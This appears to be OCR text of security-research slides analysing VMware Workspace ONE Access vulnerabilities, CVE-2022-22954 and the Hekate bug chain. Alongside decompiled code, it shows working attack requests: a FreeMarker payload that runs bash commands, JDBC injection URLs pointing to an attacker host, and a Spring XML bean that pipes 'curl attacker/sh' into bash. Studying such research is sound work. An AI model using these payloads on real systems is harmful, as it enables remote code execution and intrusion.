endusercatalog.ui.config.WebConfig class.



Exploiting CVE-2022-22954

Sandbox enabled by default however setConfiguration is missing!

```
public FreeMarkerConfigurer createFreeMarkerFactory() {
  FreeMarkerConfigurer freeMarkerFactoryBean = new FreeMarkerConfigurer();
  freeMarkerFactoryBean.setTemplateLoaderPaths(new String[] { "classpath:/./" });
  freeMarkerFactoryBean.setPostTemplateLoaders(...);
  freeMarkerFactoryBean.setPostTemplateLoaders(...);
  freeMarkerFactoryBean.setDefaultEncoding("UTF-8");
  return freeMarkerFactoryBean;
}
```

Exploiting CVE-2022-22954

Disable the unrestricted resolver for the new built-in too!

disable ?new

```
Configuration freemarkerConf = freeMarkerFactoryBean.createConfiguration();
// enables default sandbox, can use SAFER_RESOLVER instead
freemarkerConf.setNewBuiltinClassResolver(TemplateClassResolver.ALLOWS_NOTHING_RESOLVER);
// disables DEBUG
config.setTemplateExceptionHandler(TemplateExceptionHandler.RETHROW_HANDLER);
freeMarkerFactoryBean.setConfiguration(freemarkerConf);
```


disable debug

Exploiting CVE-2022-22954

Questions:

- ~~Do we need to escape the Freemarker sandbox?~~ **No! new built-in available!**
- Can we find a thrown Exception containing attacker-controlled data?

Now, we need to reach a pre-authenticated code path that triggers an *Exception* containing unfiltered attacker controlled data!



Let's target Spring Interceptors!

Exploiting CVE-2022-22954

WebConfig sets up interceptors for the application using specific URI matching

```
public void addInterceptors(InterceptorRegistry registry) {
  registry.addInterceptor(new LoggingInterceptor()).addPathPatterns(UI_URLS);
  registry.addInterceptor(new UiRequestInterceptor(this.urlScheme, this.urlPort))
    .addPathPatterns(UI_URLS);
  registry.addInterceptor(new AuthContextPopulationInterceptor(this.devMode))
    .addPathPatterns(UI_URLS);
  //...
}
```

Exploiting CVE-2022-22954

deviceUdid and deviceType are used to build an authentication context…

```
public boolean preHandle(HttpServletRequest request, HttpServletResponse response, Object handler)
{
  AuthContext.Builder authContextBuilder = new AuthContext.Builder();
  //...
  authContextBuilder.withDeviceId(request.getParameter("deviceUdid"))
    .withDeviceType(request.getParameter("deviceType"));
  //...
  AuthContext authContext = authContextBuilder.build();
  request.setAttribute("AUTH_CONTEXT", authContext);
  return true;
}
```

Exploiting CVE-2022-22954

Attacker input used directly in a thrown Exception!

```
//...
this.deviceId = StringUtils.hasText(builder.deviceId) ? builder.deviceId : null;
this.deviceType = StringUtils.hasText(builder.deviceType) ? builder.deviceType : null;
//...
if (!isValidRequest()) {
  throw new InvalidAuthContextException(new Object[] { this.tenantCode, this.deviceId,
this.deviceType,
    Boolean.valueOf(this.authorizationTokenRevoked) });
}
```


Exploiting CVE-2022-22954

Questions:

- ~~Do we need to escape the Freemarker sandbox?~~ **No! new built-in available!**
- ~~Can we find a thrown Exception containing attacker-controlled data?~~ **Yes, inside of AuthContextPopulationInterceptor**

Results:

- ✓ A single GET request for delivery
- ✓ Works on default installation
- ✓ Pre-authenticated
- ✓ Worked against VMWare's cloud



Request

Pretty Raw Hex Hackvertor

```
1 GET /catalog-portal/hub-ui/byob?deviceUdid=
<@urlencode>${"freemarker.template.utility.Execute"?new()("bash -c
{echo,<@base64>id<@/base64>}|{base64,-d}|{bash,-i}")}<@/urlencode> HTTP/1.1
2 host: target
3
4
```

Search...

This vulnerability was exploited in the wild

Response

Pretty Raw Hex Render Hackvertor

```
"Authorization context is not valid. Login request  received with tenant code: target, d
ice id: uid=1001(horizon) gid=1003(www) groups=1003(www),1001(vfabric),1002(pivotal)\n,
vice type: null and token revoke status: false.");
80      }
```

Hekate

Hekate is a triple bug chain RCE exploit:

Server-side

1. Access Control Service Authentication Bypass (CVE-2022-22956)
2. DBConnectionCheckController JDBC Injection (CVE-2022-22957)
3. gatherConfig.hzn Privilege Escalation (CVE-2022-22960)

Client-side

1. BrandingResource getBranding Information Disclosure (CVE-2022-22961)
2. DBConnectionCheckController CSRF (CVE-2022-22959)
3. gatherConfig.hzn Privilege Escalation (CVE-2022-22960)

Access Control Service Auth Bypass

The OAuth2TokenResourceController and OAuth2ActivateResource classes exposed two dangerous methods:

1. generateActivationToken
2. activateOauth2Client

These two methods allows a remote attacker to obtain a valid client_secret with the permissions of an already existing OAuth2 client.

To exploit this the target application needs to have default OAuth2 clients.

VMware Workspace ONE

https://photon-machine/SAAS/admin/settings/manageOAuthClients

Workspace ONE™ Access

Dashboard | Users & Groups | Catalog | Identity & Access Management | Appliance Settings | Roles

Global Catalog Settings

- Global Settings
- Remote App Access
- User Portal Branding
- User Portal Configuration
- New End User Portal UI
- People Search

Remote App Access


Clients | Templates

You can create a client to enable a single application to register with Workspace ONE Access to allow user access to a specific application.

CLIENT ID	SCOPE	ACCESS TYPE	STATUS
acs	system, admin	User Access Token	Enabled
Service__OAuth2Client	system, admin	User Access Token	Enabled

Access Control Service Auth Bypass

After exploiting this vulnerability, the attacker just uses a client_credentials grant for a complete authentication bypass!



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




Access Control Service Auth Bypass

client_credentials
code grant



Java Database Connectivity (JDBC)

- The Java API used to connect to different database technologies.
- JSR-221 specifies the API and states that
- drivers must implement java.sql.Driver.
- Increases attacker surface for attackers.



DBConnectionCheckController JDBC Injection

The class is mapped to dbCheck and removes CSRF protection!

```
@Controller
@RequestMapping({"/system/dbCheck"})
public class DBConnectionCheckController
extends BaseController
  implements IgnoreCsrfHandling
  {
```

DBConnectionCheckController JDBC Injection

The dbCheck method is exposed via a POST request, expecting a jdbcUrl

```
@RequestMapping(method = {RequestMethod.POST}, produces = {"application/json"})
@ProtectedApi(resource = "vrn:tnts:*", actions = {"tnts:read"})
@ResponseBody
public RESTResponse dbCheck(@RequestParam(value = "jdbcUrl", required = true) String jdbcUrl, ...)
throws MyOneLoginException {
  //...
  driverVersion = this.dbConnectionCheckService.checkConnection(jdbcUrl, dbUsername, encryptedPwd);

  //...
}
```

DBConnectionCheckController JDBC Injection

Input leads directly to DriverManager.getConnection sink!

```
public Connection getConnection(String jdbcUrl, String username, String password) throws
SQLException {
  try {
    return DriverManager.getConnection(jdbcUrl, username, password);
  } catch (Exception ex) {
  //...
}
```

Exploiting JDBC Injection

Several attacks against JDBC have been documented

- MySQL Driver Deserialization of Untrusted Data
- MySQL Driver Load Data Infile File Disclosure
- PostgreSQL Driver socketFactory/sslFactory Unsafe Unmarshalling
- PostgreSQL Driver loggerLevel/loggerFile Arbitrary File Write
- H2 Driver create alias/trigger Code Injection
- DB2 Driver /JCR Connector JNDI Injection
- Apache Derby Driver Deserialization of Untrusted Data
- MySQL Fabric Driver XXE

Exploiting JDBC Injection

JDBC Injection is the new JNDI Injection

- ✓ MySQL Driver Deserialization of Untrusted Data
- ✓ MySQL Driver Load Data Infile File Disclosure
- ✓ PostgreSQL Driver socketFactory/sslFactory Unsafe Reflection
- ✓ PostgreSQL Driver loggerLevel/loggerFile Arbitrary File Write
- ~~H2 Driver create alias/trigger Code Injection~~
- ~~DB2 Driver /JCR Connector JNDI Injection~~
- ~~Apache Derby Driver Deserialization of Untrusted Data~~
- ~~MySQL Fabric Driver XXE~~

Exploiting JDBC Injection

Leveraging the MySQL Driver for Deserialization of Untrusted Data

Request

Pretty Raw Hex Hackvertor

Authentication Bypass

Outbound request to the attacker

```
1 POST /SAAS/API/1.0/REST/system/dbCheck HTTP/1.1
2 Host: target
3 Cookie: HZN=eyJ0eXAiOiJKV1QiLCJhbGciO...
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 209
6
7 jdbcUrl=
  jdbc:mysql://attacker:3306/pocdb?characterEncoding=utf8%26useSSL=false%26statem
  entInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor%26autoD
  eserialize=true&dbUsername=&dbPassword=
8
```

Exploiting JDBC Injection

Leveraging the PostgreSQL Driver for Unsafe Unmarshalling

Request

Pretty Raw Hex Hackvertor

```
1 POST /SAAS/API/1.0/REST/system/dbCheck HTTP/1.1
2 Host: target
3 Cookie: HZN=eyJ0eXAiOiJKV1QiLCJhbGciO...
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 193
6
7 jdbcUrl=
  jdbc:postgresql://blah:1337/saas?socketFactory=org.springframework.context.supp
  ort.FileSystemXmlApplicationContext%26socketFactoryArg=http://attacker/poc.xml&
  dbUsername=&dbPassword=
8
```

Authentication Bypass


Outbound request to the attacker

Not required to be valid

Exploiting JDBC Injection

GET /poc.xml HTTP/1.1 ⟶ HTTP/1.1 200

```
<beans xmlns="..." xmlns:xsi="..." xsi:schemaLocation="...">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
            <list>
                <value>bash</value>
                <value>-c</value>
                <value><![CDATA[curl attacker/sh|bash]]></value>
            </list>
        </constructor-arg>
    </bean>
</beans>
```



CommonsBeanUtils1 gadget available ✓

Requires no outbound network access ✗

Can we do better?

Exploiting JDBC Injection

LicenseChecker constructor calls setState with a controlled string

```
public LicenseChecker(final String s) {
  this(s, true);
}

public LicenseChecker(final String state, final boolean validateExpiration) {
  this._handle = new LicenseHandle();
  if (state != null) {
    this._handle.setState(state);
  }
  this._validateExpiration = validateExpiration;
}
```

Exploiting JDBC Injection

setState calls MyBase64.decode and deserialize

```
public void setState(String var1) {
  if (var1 != null && var1.length() >= 1) {
    try {
        byte[] var2 = MyBase64.decode(var1);
        if (var2 != null && this.deserialize(var2)) {
          this._state = var1;
          this._isDirty = false;
        }
    } catch (Exception var3) {
    //...
```

Exploiting JDBC Injection

deserialize calls deserialize_v2

```
private boolean deserialize(byte[] var1) {
  //...
  try {
    ByteArrayInputStream var2 = new ByteArrayInputStream(var1);
    DataInputStream var3 = new DataInputStream(var2);
    int var4 = var3.readInt();
    switch(var4) {
    case -889267490:
      return this.deserialize_v2(var3);
  //...
```

Exploiting JDBC Injection

deserialize_v2 calls decrypt with a fixed key and then readObject

```
private boolean deserialize_v2(DataInputStream var1) throws IOException {
    byte[] var2 = Encrypt.readByteArray(var1);
    //...
    byte[] var3 = Encrypt.decrypt(var2, new String(keyBytes_v2));
    //...
    ByteArrayInputStream var4 = new ByteArrayInputStream(var3);
    ObjectInputStream var5 = new ObjectInputStream(var4);
    this._htEvalStart = (Hashtable)var5.readObject();
    //...
```

Exploiting JDBC Injection

Leveraging the PostgreSQL Driver for Deserialization of Untrusted Data

